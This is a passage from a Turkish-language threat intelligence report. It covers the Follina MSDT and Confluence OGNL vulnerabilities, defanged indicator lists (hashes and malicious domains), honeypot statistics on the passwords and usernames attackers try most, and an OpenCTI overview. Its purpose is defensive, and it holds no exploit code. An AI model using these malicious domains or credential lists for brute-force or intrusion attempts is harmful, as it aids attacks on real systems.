- *Active Directory Yönetim Ayrıcalıklarının Kontrol Edilmesi ve Etki Alanı Kullanıcı Hesaplarının Sınırlandırılması:* Tüm personel dikkatlice incelenip yalnızca görevlerini yerine getirebilmeleri için ihtiyaçları

duyacakları yönetici ayrıcalıkları verilmelidir.

- *Gerçek zamanlı Windows Auditing ve Uyarı Kullanımı:* Organizasyon dışı veya içi anormal erişim girişimlerinin raporlanması önemlidir.
- *Active Directory İçin Kurtarma ve Yedekleme Politikalarının Oluşturulması:* Active Directory yapılandırması düzenli olarak yedeklenmelidir. Active Directory bütünlüğünün tehlikeye düşmesi durumunda olağanüstü durum kurtarma işlemleri süreci hızlı bir şekilde başlatılmalıdır.
- *Tüm Güvenlik Açıklarının Düzenli Olarak Yamalanması:* Active Directory için hızlı, verimli ve etkili bir yama süreci periyodik olarak yürütülmelidir.
- *Otomatik Yönetilen Merkezi Sistem:* Tüm incelemelerin, kontrollerin ve raporların yönetiminin tek bir noktadan yürütüldüğü bir iş akışı (workflows) sağlayan araçların kullanılması Active Directory sistemlerini korumada yardımcı olacaktır.

5. CVE-2022-30190 MSDT Zafiyeti İncelemesi

MSDT (Microsoft Support Diagnostic Tool), Microsoft Destek Tanılama Aracı'nın kısaltmasıdır. Çeşitli teknik sorunları çözmek için destek uzmanları tarafından analiz, sorun giderme ve tanı verilerini toplama gibi faaliyetlerde kullanılan yardımcı bir programdır.



Şekil 16: MSDT (Microsoft Support Diagnostic Tool).

5.1. Zafiyetin İncelenmesi

MSDT'deki zafiyet bağımsız bir siber güvenlik araştırma ekibi olan @nao_sec'in, Belarus'tan Virus Total'e yüklenen ve "ms-msdt" MSProtocol URI şemasını kullanarak bir PowerShell payload'ını çalıştırmak için uzak şablonlardan yararlanan kötü amaçlı bir Microsoft Word belgesi hakkında tweet atmasıyla duyulmuştur. Ek gelişmeler, sorunu Windows'ta yamalanmamış yeni bir güvenlik açığı olarak tanımlanmasını getirdi[9].

Word gibi bir uygulamadan URL protokolü kullanılarak MSDT çağrıldığında bir uzaktan kod yürütme güvenlik açığı ortaya çıkmıştır. Bu güvenlik açığından başarıyla yararlanan saldırganın, çağıran uygulamanın yetkileriyle rasgele kod çalıştırabildiği görülmüştür. Saldırganın daha sonra istediği programları yükleyebildiği, verileri görüntüleyebildiği, değiştirebildiği veya silebildiği ya da kullanıcı haklarının izin verdiği bağlamda yeni kullanıcılar oluşturabildiği görülmüştür[10].

Bu zafiyete "Follina" adı verilmiş ve CVE ataması CVE-2022-30190 olarak belirlenmiştir. CVE-2022-30190'nin CVSS skoru 7,8 (Kritik) olarak değerlendirilmiştir[11].

Bir başka örnekte Çin devletiyle bağlantılı bir hacker grubu olan TA413 APT grubu, uluslararası Tibet topluluğuna yönelik saldırılarda bu güvenlik açığını kullandı. Güvenlik araştırmacıları tarafından 30 Mayıs'ta gözlemlendiği üzere, tehdit aktörleri artık hedef ZIP arşiv dosyalarıyla gelen Word belgelerini açarken veya önizlemeyle görüntülerken MSDT protokolü aracılığıyla kötü amaçlı kod yürütmek için CVE-2022-30190 istismarlarını kullanıyor. Saldırganlar kampanyalarını, Merkezi Tibet Yönetimi'nin 'Kadınları Güçlendirme Masası'nın kimliği bürünerek ve tibet-gov.web[.]app alan adını kullanarak yürütmüşlerdi.

Güvenlik araştırmacıları ayrıca, "hxxp://coolrat[.]xyz" aracılığıyla parola çalan Truva atları olarak bilinen kötü amaçlı yazılımları yüklemek için kullanılan Çince dosya adlarına sahip DOCX belgelerini de tespit ettiler.

Microsoft geçici bir çözüm olarak MSDT URL protokolünü devre dışı bırakmayı önermiş, Haziran ortasında yayınlanan güncellemeyle de zafiyetin kapatıldığını bildirmiştir[12].

5.2. IOCs

Dosya Hash Bilgileri:

No	Hash
1	710370f6142d945e142890eb427a368bfc6c5fe13a963f952fb884c38ef06bfa
2	fe300467c2714f4962d814a34f8ee631a51e8255b9c07106d44c6a1f1eda7a45
3	3db60df73a92b8b15d7885bdcc1cbcf9c740ce29c654375a5c1ce8c2b31488a1
4	4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784
5	d118f2c99400e773b8cfd3e08a5bcf6ecaa6a644cb58ef8fd5b8aa6c29af4cf1
6	764a57c926711e448e68917e7db5caba988d3cdbc656b00cd3a6e88922c63837
7	8e986c906d0c6213f80d0224833913fa14bc4c15c047766a62f6329bfc0639bd
8	e8f0a2f79a91587f1d961d6668792e74985624d652c7b47cc87367cb1b451adf
9	4369f3c729d9bacffab6ec9a8f0e582b4e12b32ed020b5fe0f4c8c0c620931dc
10	1f245b9d3247d686937f26f7c0ae36d3c853bda97abd8b95dc0dfd4568ee470b
11	bf10a54348c2d448afa5d0ba5add70aaccd99506dfcf9d6cf185c0b77c14ace5
12	c0c5bf6fe1d3b23fc89e0f8b352bd687789b5083ca6d8ec9acce9a9e2942be1f
13	248296cf75065c7db51a793816d388ad589127c40fddef276e622a160727ca29
14	d61d70a4d4c417560652542e54486beb37edce014e34a94b8fd0020796ff1ef7
15	4f11f567634b81171a871c804b35c672646a0839485eca0785db71647a1807df

URL Bilgileri:

No	URLs
1	sputnikradio[.]net
2	xmlformats[.]com
3	exchange[.]oufca[.]com[.]au
4	141[.]98[.]215[.]99
5	tibet-gov[.]web[.]app

6. Confluence Zero–Day (Sıfırıncı Gün) Zafiyeti

Confluence, yaklaşık 75.000 müşteri tarafından kullanılan bir ekip çalışma alanı uygulamasıdır. Kritik Nesne Grafiği Gezinme Dili (Object Graph Navigation Language) güvenlik açığı (CVE-2022-26134), saldırganın Confluence Veri Merkezi ve Sunucusunda remote code execution (uzaktan kod yürütme) uygulamasına imkân verebilir. Atlassian kullanıcılarını, kullandıkları sürümü tipine bağlı olarak yeni yayınlanan 7.4.17, 7.13.7, 7.14.3, 7.15.2, 7.16.4, 7.17.4 veya 7.18.1 sürümünü yükseltmeye tavsiye ediyor.

6.1. Remote Code Execution Nedir?

Uzaktan Kod Yürütme (RCE) saldırıları, saldırganın bir bilgisayarda uzaktan kötü amaçlı kod yürütmesi şeklinde gerçekleştirilir. Bir RCE güvenlik açığının etkisi, kötü amaçlı yazılım yürütmekten saldırganın güvenliği ihlal edilmiş bir makine üzerinde tam kontrol elde etmesine kadar uzanabilir [1]. RCE saldırısının;

- Bilgi ifşası,
- Hizmet reddi (Denial of Service – DoS),
- Cryptojacking (Kripto hırsızlığı),
- Ransomware (Fidye yazılımı) gibi etkileri vardır.

6.2. Zero–Day Vulnerability (Sıfırıncı Gün Açığı) Nedir?

Bu kusurdan veya yazılım/donanım güvenlik açığından yararlanıldığında bir sıfırıncı gün saldırısı gerçekleşir ve saldırganlar, geliştirici güvenlik açığını düzeltmek için bir yama oluşturma fırsatı bulamadan kötü amaçlı yazılımı serbest bırakır [2].

6.3. Confluence OGNL İnjection

Güvenlik açığı, bir Nesne-Grafik Gezinme Dili (OGNL) enjeksiyonu olarak tanımlanır; OGNL, Java nesnelerinin özelliklerini almak ve ayarlamak için açık kaynaklı bir ifade dilidir. Java'da yapılabilecekleri elde etmenin daha basit bir yolunu sunar ve birçok üründe desteklenir.

OGNL enjeksiyonu başka popüler projeleri etkileyen bir güvenlik açığıdır. Örneğin, büyük 2017 Equifax veri ihlaline, Apache Struts web uygulaması çerçevesindeki yama uygulanmamış bir OGNL enjeksiyon güvenlik açığı (CVE-2017-5638) neden oldu[3]. Saldırganlar, bu tür kusurlardan yararlanarak uygulamaları rasgele kod ve komutlar yürütmeleri için kandırabilir; yeni çıkan Confluence güvenlik açığı da böyledir.

6.4. Confluence Saldırıları

Güvenlik açığıyla ilgili ilk rapor[4], 2 Haziran'da güvenlik şirketi Volexity'den geldi. Volexity araştırmacıları Confluence Server sistemlerinin incelediklerinde, bir JSP dosyasının herkes tarafından erişilebilir bir web dizinine yazıldığını fark ettiler ve bu dosyanın, China Chopper webshell'in JSP sürümü olduğunu belirttiler.

İsviçreli siber tehdit istihbarat firması Prodaft'taki araştırmacıların keşfettiği üzere, AvosLocker fidye yazılımı Confluence sunucularını hedef aldı.

Cerber2021 fidye yazılımının aktif olarak CVE-2022-26134'e karşı yama uygulanmamış Confluence örneklerini hedeflediği saldırıların kurbanları tarafından duyurulmuştur. CVE-2022-26134 POC açıklarının yayınlanmasının, başarılı Cerber ransomware saldırılarının sayısındaki artışla aynı zamana denk geldiğini aşağıdaki grafikten gözlemlenebilir [5].

Şekil 17: Cerber ransomware aktivitesi.


6.5. Confluence Açığı İçin Müdahale

Atlassian yapılan bildirimlere ve çıkan raporlara hızlı tepki verdi ve bir WAF kuralı ve geçici çözümler içeren bir tavsiye yayınladı. Kullanıcılarına, sürümlerini, yeni yayınlanan 7.4.17, 7.13.7, 7.14.3, 7.15.2, 7.16.4, 7.17.4 ve 7.18.1 sürümlerine yükseltmeye tavsiye etti. Sürüm yükseltmesi yapmayan kullanıcılarına da kullandıkları sürüme bağlı olarak etkilenen dosyalardan birkaçını yükseltmelerini tavsiye etti.

7. Honeypot Verileri

Bu raporu son üç ay içinde Honeypot sensörlerimizden topladığımız verilerle hazırladık. En çok saldırı alınan ülkeler, portlar, en çok denenen parolalar ve kullanıcı isimleri gibi verileri azalan sırada listeleyerek incelenmesi için sunuyoruz.

Nisan, Mayıs ve Haziran ayları boyunca Honeypot sensörlerimize yönelik toplam 8,065,301 saldırı gerçekleştirilmiştir.



Şekil 18: Gelen saldırıların ülkelere göre dağılımı.

Saldıran Ülke	Saldırı Sayısı
Hindistan	1,629,728
ABD	897,200
Türkiye	830,084
Rusya	619,847
Vietnam	425,111
Çin	409,933
Meksika	401,274
Japonya	263,655
Tayvan	242,863
Brezilya	181,652

Tablo 1: En çok saldırı alınan ülkeler ve saldırı sayıları.

Toplanan veriler incelendiğinde, en çok saldırı alınan ülkenin Hindistan olduğu, ABD, Türkiye, Rusya ve Vietnam'ın onu takip ettiği görülmektedir. Önceki üç aya göre gelen saldırı miktarlarında büyük artış gözlemlenmiştir. Buna sürekli tehdit aktörlerinin (APT) Rusya-Ukrayna savaşıyla birlikte arttırdıkları aktivitelerin neden olduğu düşünülmektedir.

Saldırılan Port	Saldırı Sayısı
445 – SMB	4,293,261
3389 – RDP	385,153
25 – SMTP	305,708
22 – SSH	294,586
23 – TELNET	19,633
22028 – ATANMAMIŞ	14,532
8080 – HTTP_ALT	14,050
1433 – MSSQL	13,578
5555 – VPN	11,739
443 – HTTPS	11,683

Tablo 2: En çok saldırı alınan portlar, bu portları kullanan servisler ve saldırı sayıları.

Yukarıdaki tablo incelendiğinde, en çok saldırının SMB servisinin kullandığı port 445'e geldiği görülüyor. SMB servisi, sunucuların paylaşılan dosyalar ve yazıcılar için kullandığı servis olduğundan, bu servisin diğer servislere kıyasla çok daha fazla saldırı alması beklenen bir durum olarak değerlendirilmektedir. SMB'yi sırasıyla RDP, SMTP ve SSH servisleri takip etmektedir. MSSQL uygulamasına yapılan saldırılarda önceki aylara göre büyük artış gözlemlenmiştir. Kurumsal sistemlerde SQL veritabanı oldukça sık kullanılan bir uygulama olduğundan kullanıcıların önlem almaları tavsiye edilir.

Denenen Parola	Denenme Sayısı
Admin	13,182
123456	10,433
Nproc	8,092
123	3,394
Password	2,570
User	2,151
1234	1,800
12345	1,421
1	1,392
Root	1,067

Tablo 3: SSH ve RDP honeypotlarımız üzerinde en çok denenen parolalar ve denenme sayıları.

Denenen parolalar incelendiğinde, birçok yönetim arayüzünün standart olarak kullandığı parolalar olan admin, root gibi kelimeler görülüyor. Saldırganlar ayrıca servislere özel varsayılan parolaları (Örn. nproc) sık sık denemektedir. Bu parolaların test süreci tamamlanır

tamamlanmaz karmaşık, 12-16 karakterli, özel karakter içeren parolalar ile değiştirilmesi analistlerimiz tarafından tavsiye edilir.

Denenen Kullanıcı Adı	Denenme Sayısı
Root	117,968
Admin	10,399
Nproc	8,092
User	5,125
Support	4,291
Test	3,147
Ubuntu	1,768
Postgres	1,356
Oracle	1,311
Git	897

Tablo 4: SSH ve RDP honeypotlarımız üzerinde en çok denenen kullanıcı adları ve denenme sayıları.

Denenen kullanıcı adları incelendiğinde, yeni kurulmuş olan sistemlerin sıklıkla kullandığı root, admin, user gibi kullanıcı adlarının saldırganlar tarafından tercih edildiği görülmektedir. Kurulumu tamamlanan servislerin ve yönetim panellerinin kullanıcı adlarının en kısa zamanda değiştirilmesi ve kurulan sistemlerin kendi isimlerinin kullanılmaması (örn. ubuntu, postgres, oracle, ftp) tavsiye edilir.


DÖNEM KONUSU

8. Siber Tehdit İstihbaratının Önemi ve OpenCTI

Siber tehdit istihbaratı, olası siber güvenlik tehditleriyle ilgili toplanmış verilerin birleştirilip ilişkilendirme, anlamlandırma ve analiz yapılmasıyla tehditlerin proaktif bir şekilde belirlenmesine ve bunlara karşı savunma mekanizmaları geliştirilmesine olanak sağlar. İnternet kullanımının artması tehdit aktörlerinin ve bıraktıkları izlerin çoğalmasını getirmekte, bu durum da tehdit istihbaratı verilerinin analizini zorlaştırmaktadır. Bu yüzden otomatik programlara olan ihtiyaç artmaktadır.

8.1. OpenCTI

OpenCTI, gözlemlenmek üzere toplanmış verilerin (Observables) ve sistemlerdeki potansiyel ihlalleri gösteren göstergelerin (Indicator of Compromise) incelenmesine yardımcı olan açık kaynak bir siber tehdit istihbaratı platformudur. İçerdiği bilgi yönetim veritabanı sayesinde verileri görselleştirerek analistlerin gözlem yapmasını kolaylaştırır. Ekosisteminde veri girdisi, veri zenginleştirmesi, veri akışı kaynağı, dosya girdi ve çıktısı yapmaya yarayan onlarca Bağdaştırıcı (Connector) servisine sahiptir.



Şekil 11: OpenCTI kontrol paneli.

AlienVault	Cve	Mandiant	Sekoia	Threatmatch
Amitt	Cyber-campaign-collection	Misp	Sentinelone-threats	Urlhaus-recent-payloads
Cape	Cybercrime-tracker	Mitre	Siemrules	Urlhaus
Cisa-known-exploited-vulnerabilities	Malwarebazaar- recent-additions	Obstracts	Socprime	Virustotal-livehunt-notifications
Crowdstrike	Lastinfosec	Opencti	Stixify	Valhalla
Cryptolaemus	Malpedia	Restore-files	Taxii2	Vulmatch
Cuckoo	Kaspersky	Riskiq	Thehive	Vxvault

Tablo 5: Dış kaynak girdi bağdaştırıcıları.

Backup Files	Elastic	Splunk	Tanium	Threat Bus

Tablo 6: Streaming bağdaştırıcıları.

Abuseipdb	Hybrid-Analysis-Sandbox	Ipinfo	Shodan
Cape-Sandbox	Hygiene	Ivre	Unpac-Me
Hatching-Triage-Sandbox	Import-External-Reference	Lastinfosec	Virustotal-Downloader
Greynoise	Intezer-Sandbox	Malbeacon	Virustotal

Tablo 7: Dahili zenginleştirme bağdaştırıcıları.

8.2. Dış Kaynak Girdileri (External Import Connectors)

Dış kaynaklardan otomatik olarak alınan verileri platforma ekleyen sistemlerdir. Alienvault, Crowdstrike, Kaspersky, RiskIQ gibi ücretli servislerin dışında açık kaynaklardan da veri girdisi sağlanabilir. Aşağıda güncel olarak mevcut External Import Connector'ları mevcuttur.

8.3. Veri Akışı (Streaming)

Streaming bağdaştırıcıları sağlayan yapılara bağlanarak OpenCTI bünyesine gerçek zamanlı veri çekebilir. Tanium gibi EDR sistemleriyle kullanıldığında bu connectorlar, kaynak sisteme yanıt vererek iletişimi çift taraflı olarak sağlayabilir.

8.4. Dahili Zenginleştirme Bağdaştırıcısı (Internal Enrichment Connector)

OpenCTI üzerindeki veriler, API entegrasyonları sayesinde dış kaynaklar tarafından zenginleştirilebilir. Buna örnek olarak bir IP adresi için whois taraması yapılması verilebilir.

8.5. Dahili Dosya Yükleme Bağdaştırıcısı (Internal Import File Connector)

Sisteme yüklenen dosyalar, OpenCTI tarafından işlenerek sisteme rapor veya Stix2 formatlı Json dosyası olarak eklenebilir.

Import-document	Import-file-stix

Tablo 8: Dahili dosya yükleme bağdaştırıcıları.

8.6. Dahili Dosya Dışa Aktarma Bağdaştırıcısı (Internal Export File Connector)

OpenCTI içinde saklanan veriler, CSV (Comma Seperated Values) veya Stix2 formatlı Json dosyası olarak çıkarılabilir.

export-file-csv	export-file-txt
export-file-stix	export-report-pdf

Tablo 9: Dahili dosya dışa aktarma bağdaştırıcıları.

8.7. OpenCTI Altyapısı

Anasayfadaki navigasyon paneli üzerinden de görülebileceği üzere ürünün sunduğu servisler şunlardır:

- *Dashboard:* En çok kullanılmış etiketler, aktif olarak görülen varlıklar, hedef alınmış ülkeler, en son eklenen rapor ve analizler ve benzeri bilgilerin görselleştirilmiş özetleri
- *Analysis:* Çeşitli kaynaklardan sisteme yüklenmiş olan zararlı yazılım, gelişmiş tehdit aktörleri vb. içerikler hakkında detaylı bilgiler içeren raporlar ve bilgi notları
- *Events*: Siber saldırılara ait olay bilgileri, gözlemler ve toplanmış veriler
- *Observations:* Gözlem verilerinin tamamının listelenmiş hali (Sisteme yüklenen verilerin, kaynakları tarafından etiketlenmesi sonucu farklı türde observable araması yapılabilmektedir. Örneğin; saldırı sonrası geride bırakılmış izler (artifact), kriptografik anahtarlar, alan adları, eposta adresleri, dosya hash bilgileri, IPv4 – Ipv6 adresleri, MAC adresleri vb.)

- *Threats:* Tehdit aktörleri (APT), izinsiz giriş setleri (intrusion sets. Örn: Taktik-teknik-prosedür bilgileri, zararlı yazılımlar, zararlılara ait altyapı bilgileri) ve saldırı kampanyalarına ait bilgiler
- *Arsenal:* Zararlı yazılımlar, saldırı teknikleri (TTP), Mitre Attack Framework kapsamında hazırlanmış CoA (Course of Actions), tehdit aktörleri tarafından kullanılan araçlar ve CVE zafiyet bilgileri
- *Entities:* Sektörel bilgiler, ülkeler ve illere ait coğrafi bilgiler, organizasyonlar ve altyapılar gibi bilgiler
- *Data:* Sisteme yüklenmiş verilerinin tamamının etiketli bir biçimde listelenmiş hâli, arka planda çalışan görevler, connectorların yönetim paneli, veri akışı ve TAXII sunucularının yapılandırma panelleri

Ürünü güçlendiren bir özellik de veriler arası ilişkilerdir. Varlıklar, gözlemler ve göstergeler arasında ilişkilendirmeler sağlayan OpenCTI, bu ilişkileri okunabilir hâle getirmek amacıyla zaman çizelgesi, üç boyutlu ağaç yapısı gibi metotları kullanmaktadır. Örneğin, zararlı bir domain üzerinden o domainin hangi APT grubu tarafından ne zaman kullanıldığı bilgisine ulaşılabilir. Böylelikle OpenCTI, internet üzerinde dağınık hâlde bulunan ve tek başlarına yeterli bir istihbarat bilgisi sağlamayan verileri birleştirip tek bir platform üzerinden kullanıcıya sağlar. Bu sayede siber tehdit istihbaratı analistlerinin daha kısa sürede daha etkili bilgi edinmesi mümkün olur.

Platformun bir diğer yetkinliği ise kullanıcı yönetimidir. Yönetici hesabının yanı sıra sıradan kullanıcılar sisteme kaydedilebilir. Kullanıcılar platform üzerine elle veri eklemekle birlikte otomatik olarak eklenmiş veriler üzerinde düzenleme yapma, not ekleme gibi yetkinliklere sahiptir. Bu yüzden OpenCTI sadece verilerin toplandığı bir havuz değil verilerin işlenebildiği de bir platformdur.

8.8. Sonuç

Siber tehditlerin her geçen gün daha da arttığı ve siber tehdit istihbaratı analistlerinin işlerinin zorlaştığı koşullarda OpenCTI gibi açık kaynak ürünler analistlerin siber tehditlere karşı daha hızlı harekete geçmelerini, kurum ve kuruluşları siber saldırılara karşı daha iyi savunmalarını sağlamaktadır. Elde edilen istihbarat bilgileri sayesinde siber saldırıların daha gerçekleşmeden engellenebilmesi için OpenCTI ve benzeri platformların kurulması şiddetle tavsiye edilmektedir.

KAYNAKÇA

[1] D. GOODIN, «Researchers devise iPhone malware that runs even when device is turned off,» 2022.

[2] J. Classen, R. Reith, A. Heinrich ve M. Hollick, «Evil Never Sleeps:When Wireless Malware Stays On After Turning Off iPhones,» Mayıs 2022.

[3] A. Support, «Use Low Power Mode to save battery life on your iPhone or iPad».

[4] J. Han, A. J. Chung, P. Tague, «PitchIn: eavesdropping via intelligible speech reconstruction using non-acoustic sensor fusion,» %1 içinde *Proceedings of the 16th ACM/IEEE International Conference on Information Processing in Sensor Networks*, 2017.

[5] L.Zhang,P.H.Pathak,M.Wu,Y.Zhao,P.Mohapatr, «Accelword: Energy efficient hotword detection through accelerometer,» %1 içinde *Proceedings of the 13th Annual International Conference on Mobile Systems, Applications, and Services*, 2015.

[6] S.A.Anand, N.Saxena, «Speechless:Analyzingthethreattos-peech privacy from smartphone motion sensors,» %1 içinde *2018 IEEE Symposium on Security and Privacy*, 2018.

[7] Y. Michalevsky, D. Boneh, G. Nakibly, «Gyrophone: Recognizing speech from gyroscope signals,» %1 içinde *23rd USENIX Security Symposium*, 2014.

[8] Z.Ba,T.Zheng,X.Zhang,Z.Qin,B.Li,X.Liu,K.Ren, «Learning- based practical smartphone eavesdropping with built-in accelerometer,» %1 içinde *NDSS*, 2020.

[9] Fortinet, «https://www.fortinet.com/blog/threat-research/analysis-of-follina-zero-day,» [Çevrimiçi].

[10] Microsoft, «https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/,» [Çevrimiçi].

[11] NIST, National Vulnerability Database, «https://nvd.nist.gov/vuln/detail/CVE-2022-30190,» [Çevrimiçi].

[12] Bleeping Computer, https://www.bleepingcomputer.com/news/microsoft/microsoft-june-2022-patch-tuesday-fixes-1-zero-day-55-flaws/.

STM

www.stm.com.tr

/STMDefence

thinktech

STM Teknolojik Düşünce Merkezi

thinktech.stm.com.tr

/STMThinkTech